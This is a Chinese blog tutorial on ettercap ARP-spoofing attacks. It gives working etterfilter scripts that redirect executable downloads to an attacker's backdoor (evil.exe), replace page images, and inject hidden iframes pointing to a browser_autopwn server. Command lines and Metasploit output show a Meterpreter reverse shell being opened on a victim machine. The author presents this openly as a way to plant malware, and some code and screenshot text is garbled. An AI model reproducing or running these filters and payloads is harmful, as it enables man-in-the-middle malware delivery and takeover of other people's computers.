# 强大的嗅探工具ettercap使用教程 我的欺骗规则

2012-05-07 06:54:31 By admin

ettercap是LINUX下一个强大的欺骗工具，当然WINDOWS也能用，你能够用飞一般的速度创建和发送伪造的包.让你发送从网络适配 器到应用软件各种级别的包.绑定监听数据到一个本地端口:从一个客户端连接到这个端口并且能够为不知道的协议解码或者把数据插进去(只有在arp为基础模 式里才能用)
下面我们来说说咋吧数据插进去
首先你得有自己个规则，默认的ETTERCAP自带了几个

```
brk@Dis9Team:/usr/share/ettercap$ ls
ettercap.png  etterfilter.cnt       etterfilter.tbl   etter.mime
etter.dns     etter.filter.examples  etter.finger.mac  etter.services
etter.fields  etter.filter.kill      etter.finger.os   etter.ssl.crt
etter.filter  etter.filter.ssh       etterlog.dtd
brk@Dis9Team:/usr/share/ettercap$
```


在入侵过程种，这些达不到我们想要的，来看这个规则

```
# replace rmccurdy with your website
# replace the url with what ever exe you like

if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "Accept-Encoding")) {
      replace("Accept-Encoding", "Accept-Rubbish!");
         # note: replacement string is same length as original string
      msg("zapped Accept-Encoding!n");
   }
}
if (ip.proto == TCP && tcp.src == 80) {
   replace("keep-alive", "close" ");
replace("Keep-Alive", "close" ");

}

if (ip.proto == TCP && search(DATA.data, ": application") ){
# enable for logging log(DECODED.data, "/tmp/log.log");
msg("found EXEn");
# "Win32" is the first part of the exe example:
# if the EXE started with "this program must be run in MSDOS mode" you could search for MSDOS etc
 ..
if (search(DATA.data, "Win32")) {
msg("doing nothingn");
} else {
replace("200 OK", "301 Moved Permanently
Location: http://fuzzexp.org/evil.exe
");
msg("redirect successn");

}
}
```

他吧80端口请求的数据application（也就是附件）
301重定向成了他自己的EXE程序，这个EXE必须是Win32程序，也就是命令行的。
下面来尝试一下，用MSF生成个TCP后门，再把 Location: http://fuzzexp.org/evil.exe 改成自己的地址
用etterfilter吧规则文件编译成ettercap能读懂的文件，进行欺骗

```
<span> brk@Dis9Team:/$ etterfilter exe.filter -o exe.ef </span>

brk@Dis9Team:/$

sudo


ettercap -T -q -i vboxnet0 -F exe.ef -M ARP

//


//


-P autoadd
```

模式必须是ARP的，当这个网段的某机子下载某WIN程序的时候，神奇的东西出现了


http://192.1.1.200/tools/
编辑(E) 查看(V) 收藏夹(A) 工具(T) 帮助(H)
Index of /tools
Win7 active 1.0 XiaZaiBa.exe 16-Sep-2011 22:00 243K
Windows优化大师 7.99.11
skman 3.5.0.zip
ordpress-3.3.1-zh CN.tar.gz 16-Jan-2012 20:35 4.1M
ordpress/ 04-Jan-2012 06:41 -
已完成 0%，共 output.exe (来自 192....
文件下载 - 安全警告
运行(R)
保存(S)
取消
有何风险?
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T)
root@vps: /home...
root@Dis9Team: ...

您想运行或保存此文件吗?


名称: output.exe
类型: 应用程序, 72.0KB
从: 192.1.1.200

来自 Internet 的文件可能对您有所帮助，但此文件类型可能危害您的计算机。如果您不信任其来源，请不要运行或保存该软件。有何风险?

```
zapped Accept-Encoding!
zapped Accept-Encoding!
zapped Accept-Encoding!
zapped Accept-Encoding!
zapped Accept-Encoding!
zapped Accept-Encoding!
zapped Accept-Encoding!
zapped Accept-Encoding!
found
redirect success
zapped Accept-Encoding!
zapped Accept-Encoding!
zapped Accept-Encoding!
zapped Accept-Encoding!
zapped Accept-Encoding!
zapped Accept-Encoding!
zapped Accept-Encoding!
zapped Accept-Encoding!
zapped Accept-Encoding!
found
redirect success
```

程序已经被替换成了我们的后门

当他点击运行的时候，我们获得了他的系统权限



```
   LHOST                           yes       The listen address
   LPORT     4444                  yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf  exploit(handler) > set LHOST 192.1.1.200
LHOST => 192.1.1.200
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.1.1.200:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.1.1.2
[*] Meterpreter session 1 opened (192.1.1.200:4444 -> 192.1.1
-19 05:37:18 +0800

meterpreter > 
```

如果你是一个喜欢恶作剧的人，你还可以看看这个脚本 他吧80端口请求的图片替换成了本地的

http://www.irongeek.com/i.php?page=security/ettercapfilter


```
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "Accept-Encoding")) {
    replace("Accept-Encoding", "Accept-Rubbish!");
  # note: replacement string is same length as original string
    msg("zapped Accept-Encoding!n");
  }
}
if (ip.proto == TCP && tcp.src == 80) {
  replace("img src=", "img src="http://192.1.1.200/helenda.jpeg" ");
  replace("IMG SRC=", "img src="http://192.1.1.200/helenda.jpeg" ");
  msg("Filter Ran.n");
}
```

编译运行试试

```
root@Dis9Team:/tmp# etterfilter 1 -o pic.ef

etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA
```

```
 12 protocol tables loaded:
 DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth

 11 constants loaded:
 VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP

 Parsing source file '1'  done.

 Unfolding the meta-tree  done.

 Converting labels to real offsets  done.

 Writing output to 'pic.ef'  done.

 ->   Script encoded into 16 instructions.
root@Dis9Team:/tmp# ettercap -T -q -i vboxnet0 -F pic.ef -M ARP // // -P autoadd

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Content filters loaded from pic.ef...
Listening on vboxnet0... (Ethernet)

vboxnet0 ->   0A:00:27:00:00:00      192.1.1.200     255.255.255.0
```

运行没出粗 这样别人访问的网页图片全部都是你设置的了 网卡的原因我只能本地测试啦




# It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.

这是正常的 别人访问后



```
root@Dis9Team:~# hexinject -s -i eth1
FF FF FF FF FF FF 08 00 27 D1 65 3E 08 00 45 00 00 CA 0B 2A 00 00 80 11 AB F5 C0 01 01 02 C0 01 01 FF 00 8A 00 8A 00 B6 11 FA 1
 02 80 38 C0 01 01 02 00 8A 00 A0 00 00 20 45 45 45 4A 46 44 44 4A 43 4E 45 46 45 47 45 43 44 44 45 43 45 44 44 46 45 43 44 48 4
5 42 41 41 00 20 46 48 45 50 46 43 45 4C 45 48 46 43 45 50 46 46 46 41 43 41 43 41 43 41 43 41 43 41 43 41 42 4E 00 FF 53 4D 42
25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 00 00 06 00 00 00 00 00 00 00 00 00 E8 03
 00 00 00 00 00 00 00 00 06 00 56 00 03 00 01 00 01 00 02 00 17 00 5C 4D 41 49 4C 53 4C 4F 54 5C 42 52 4F 57 53 45 00 09 04 01 0
0 00 00
FF FF FF FF FF FF 08 00 27 D1 65 3E 08 00 45 00 00 4E 0B 2C 00 00 80 11 AC 6F C0 01 01 02 C0 01 01 FF 00 89 00 89 00 3A 7A AC 8
 3B 01 10 00 01 00 00 00 00 00 00 20 46 48 45 50 46 43 45 4C 45 48 46 43 45 50 46 46 46 41 43 41 43 41 43 41 43 41 43 41 43 41 4
2 4C 00 00 20 00 01
FF FF FF FF FF FF 08 00 27 D1 65 3E 08 00 45 00 00 4E 0B 2D 00 00 80 11 AC 6E C0 01 01 02 C0 01 01 FF 00 89 00 89 00 3A 7A AC 8
 3B 01 10 00 01 00 00 00 00 00 00 20 46 48 45 50 46 43 45 4C 45 48 46 43 45 50 46 46 46 41 43 41 43 41 43 41 43 41 43 41 43 41 4
2 4C 00 00 20 00 01
FF FF FF FF FF FF 08 00 27 D1 65 3E 08 00 45 00 00 4E 0B 2F 00 00 80 11 AC 6C C0 01 01 02 C0 01 01 FF 00 89 00 89 00 3A 7A AC 8
 3B 01 10 00 01 00 00 00 00 00 00 20 46 48 45 50 46 43 45 4C 45 48 46 43 45 50 46 46 46 41 43 41 43 41 43 41 43 41 43 41 43 41 4
2 4C 00 00 20 00 01
```



控制(M) View 设备(D) 帮助(H)
http://192.1.1.200/ - Windows Internet Explorer
http://192.1.1.200/
Live Search
文件(F) 编辑(E) 查看(V) 收藏夹(A) 工具(T) 帮助(H)
http://192.1.1.200/
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T
root@vps: /home/wwwro...
root@Dis9
开始
百度一下，你就知...
http://192.1.1.2...
命令提示符
6:28

It works!

This is the default web page for this server.

The web server software is running but no content has been added, ye

```
Filter Ran.
zapped Accept-Encoding!
Filter Ran.
Filter Ran.
Filter Ran.
zapped Accept-Encoding!
Filter Ran.
Filter Ran.
zapped Accept-Encoding!
Filter Ran.
Filter Ran.
Filter Ran.
Filter Ran.
Filter Ran.
Filter Ran.
Filter Ran.
Filter Ran.
Filter Ran.
Filter Ran.
Filter Ran.
Filter Ran.
```

如果你不喜欢娱乐，用这个个来挂马的效果是酷酷的，我们改变一下脚本：

```
<span> if (ip.proto == TCP &amp;&amp; ip.dst != '192.1.1.200' &amp;&amp; tcp.dst == 80 || tcp.dst == 8080) { </span>
```

```
#...and if it contains an Accept-Encoding header...

if (search(DATA.data, "Accept-Encoding")) {

#...remove any Encoding (make sure we are using plain text)

replace("Accept-Encoding", "Accept-Nothing!");
```

```
}

<span> } </span>

<span> #--Inject Iframe-- </span>

<span> if (ip.proto == TCP &amp;&amp; ip.dst != '192.1.1.200' &amp;&amp; tcp.src == 80 || tcp.src =
= 8080) { </span>

if (search(DATA.data, "&lt;

body

&gt;")){
```

```
#Replace it with the body tag and an iframe to our attacking webpage

replace("&lt;
body
&gt;","&lt;
body
&gt;&lt;
iframe

src
=
'http://192.1.1.200'

width
=
0

height
=
0

/&gt;");

msg("iframe injected after &lt;

body

&gt;n");

}

if (search(DATA.data, "&lt;

BODY

&gt;")){
```

```
replace("&lt;
BODY
&gt;","&lt;
BODY
&gt;&lt;
IFRAME

SRC
=
'http://192.1.1.200'

width
=
0

height
=
0

/&gt;");
```


```
msg("iframe injected after &lt;

BODY

&gt;n");



}



<span> }</span>
```

我们先来生成下网马 改下上面的IP地址

```
msf  auxiliary(smb_version) &gt; use auxiliary

/server/browser_autopwn

msf  auxiliary(browser_autopwn) &gt;

set
```

```
URIPATH /

<span> URIPATH =&gt; / </span>

msf auxiliary(browser_autopwn) &gt;

set


LHOST 192.1.1.200

<span> LHOST =&gt; 192.1.1.200 </span>

msf auxiliary(browser_autopwn) &gt;

set


LPORT 80
```

编译运行ETTERCAP 当我们浏览网页的时候发现 会很卡。


windows xp2 [正在运行] - Oracle VM Virtual
root@Dis9Team: /usr/share/ettercap
查看(V) 搜索(S) 终端(T) 标签(B) 帮助(H)
e/wwwro...
root@Dis9Team: /tmp
root@Dis9Team: /usr/sha...
开始
2 Internet Expl...
命令提示符 - ftp...
192.1.1[1]

```
 1 (192.1.1.200:3333 -> 192.1.1.99:1359) processing InitialAutoRun
e -f'
rver process: IEXPLORE.EXE (7888)
otepad.exe process to migrate to
to 8112
(browser_autopwn) > [+] Successfully migrated to process
(browser_autopwn) > sessions

s
=

                Information                        Connection
                -----------                        ----------
ter x86/win32   DIS9TEAM-DA770A\brk @ DIS9TEAM-DA770A   192.1.1.200:
1.99:1359

(browser_autopwn) > sessions -i 1
nteraction with 1...
```

Server Information

9
9:80
0.63 (Win32) PHP/5.2.14
andler
w-1.5.6\php-5.2.14-Win32\php
w-1.5.6/htdocs
19 06:54:09 (+08:00)
| phpMyAdmin

| PHP 组件支持 | |
|---|---|
| Zend Optimizer | Yes / 3.3.3 |
| MySQL 支持 | Yes / client lib version 5.0.90 |
| GD library | Yes / bundled (2.0.34 compatible) |
| eAccelerator | No |

## 版权声明：